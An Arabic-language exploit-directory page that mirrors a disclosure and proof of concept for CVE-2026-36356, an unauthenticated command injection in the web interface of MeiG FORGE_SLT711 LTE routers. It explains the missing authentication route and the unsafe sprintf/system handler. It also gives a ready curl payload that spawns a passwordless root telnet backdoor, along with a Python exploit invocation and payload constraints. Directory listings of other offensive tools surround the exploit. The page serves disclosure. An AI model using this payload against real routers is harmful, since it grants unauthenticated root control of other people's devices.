

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-36356 — CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead - حقن أوامر نظام التشغيل دون مصادقة (RCE بصلاحيات الجذر) | Kitploit
أدوات/GitHubGitHub/totekuh/cve-2026-36356
أمان إنترنت الأشياءتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةتطوير الحمولات
GitHubtotekuh/cve-2026-36356

CVE-2026-36356

CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead - حقن أوامر نظام التشغيل دون مصادقة (RCE بصلاحيات الجذر)

عرض المستودع
151منذ 6 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2026-36356: MeiG Smart FORGE_SLT711 GoAhead — حقن أوامر نظام التشغيل غير المصادق عليه (/action/SetRemoteAccessCfg)

  • CVE: CVE-2026-36356
  • CWE: CWE-78, CWE-306
  • المكتشف: Daniil Gordeev
  • تاريخ الإفصاح: 2026-05-03

الملخص

يعرض خادم الويب GoAhead المرفق مع أجهزة MeiG Smart FORGE_SLT711 4G LTE CPE نقطة نهاية HTTP غير مصادق عليها، /action/SetRemoteAccessCfg، تُدرج مدخلات JSON التي يتحكم بها المستخدم في أمر shell دون تعقيم. يكفي طلب POST واحد غير مصادق عليه لتنفيذ أوامر عشوائية بصلاحيات root.

سببان جذريان مستقلان: عدم وجود إدخال توجيه للمصادقة، وبناء غير آمن sprintf() → system() في المعالج.

المنتجات المتأثرة

  • الشركة المصنّعة: MeiG Smart Technology Co., Ltd. (شنتشن، الصين)
  • المنتج: راوتر CPE 4G LTE من طراز FORGE_SLT711
  • البرنامج الثابت المؤكد: MDM9607.LE.1.0-00110-STD.PROD-1 (برنامج المودم الثابت BC-MGST711H_1.1.1_EQ101)
  • خادم الويب: GoAhead 3.x (Embedthis) مع معالجات إجراءات مخصصة من MeiG (/usr/bin/goahead)

الكود القابل للاستغلال موجود في معالج الإجراءات المخصص من MeiG، وليس في GoAhead الأصلي. من المحتمل أن تكون إصدارات البرامج الثابتة الأخرى من خط الإنتاج هذا متأثرة؛ لم يُتحقق من ذلك بشكل مستقل.

بيئة الاختبار

الجهازOrtel 4G LTE CPE (الشركة المصنّعة الأصلية: MeiG FORGE_SLT711)
المعالج (SoC)Qualcomm MDM9607, ARMv7 Cortex-A7
النواةLinux 3.18.48
البرنامج الثابتMDM9607.LE.1.0-00110-STD.PROD-1
التاريخ2026-02-21

التفاصيل التقنية

غياب المصادقة (CWE-306)

يُدرج ملف تكوين التوجيه في GoAhead /var/www/route.txt المسارات المصادق عليها (الأسطر 64–150) باستخدام auth=basic. و/action/SetRemoteAccessCfg ليس موجودًا في هذه القائمة. يمر التوجيه إلى القاعدة الشاملة (catch-all) عند السطر 156:

route uri=/action handler=action

لا تحتوي القاعدة الشاملة على auth=basic، لذا يمكن لأي عميل HTTP استدعاء /action/SetRemoteAccessCfg دون بيانات اعتماد.

حقن الأوامر (CWE-78)

يُفكك المعالج الموجود عند الإزاحة 0x0003c6d8 في /usr/bin/goahead إلى:

char password_buf[64];      // 0x40 bytes on stack
char command_buf[256];      // 0x100 bytes on stack

websGetJsonItemValue(json, "password", STRING, password_buf, 0x40);
sprintf(command_buf, "echo root:\"%s\"|chpasswd", password_buf);
system(command_buf);

يتم إدراج حقل password داخل علامتي اقتباس مزدوجتين. يتم توسيع استبدالات $(...) وعلامات الاقتباس الخلفية `...` داخل علامات الاقتباس المزدوجة، لذا يتحكم المهاجم في أمر shell. تعمل system() بصلاحيات uid=0 لأن عملية GoAhead تعمل بصلاحيات root. لا يوجد أي تحقق من المدخلات، ولا تهريب (escaping)، ولا قائمة بيضاء للأحرف.

إثبات المفهوم

باب خلفي دائم عبر telnet

curl -s -X POST http://192.168.1.1/action/SetRemoteAccessCfg \
  -H "Content-Type: application/json" \
  -d '{"password":"$(telnetd -l /bin/sh -p 2323 &)"}'
# Reachable via: telnet 192.168.1.1 2323 (root shell, no password)

RCE غير مصادق عليه → غلاف root على جهاز MeiG FORGE_SLT711 (Ortel 4G LTE CPE) عبر /action/SetRemoteAccessCfg

استغلال Python مرجعي

poc_rce.py (منشور إلى جانب هذا التقرير):

python3 poc_rce.py --ip 192.168.1.1 --cmd 'id > /tmp/out'

الاستغلال أعمى (blind) — لا يظهر مخرج الأمر في استجابة HTTP.

قيود الحمولة

  • مخزن password: 64 بايت
  • مخزن الأوامر النهائي: 256 بايت
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    389
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    255
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    247

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






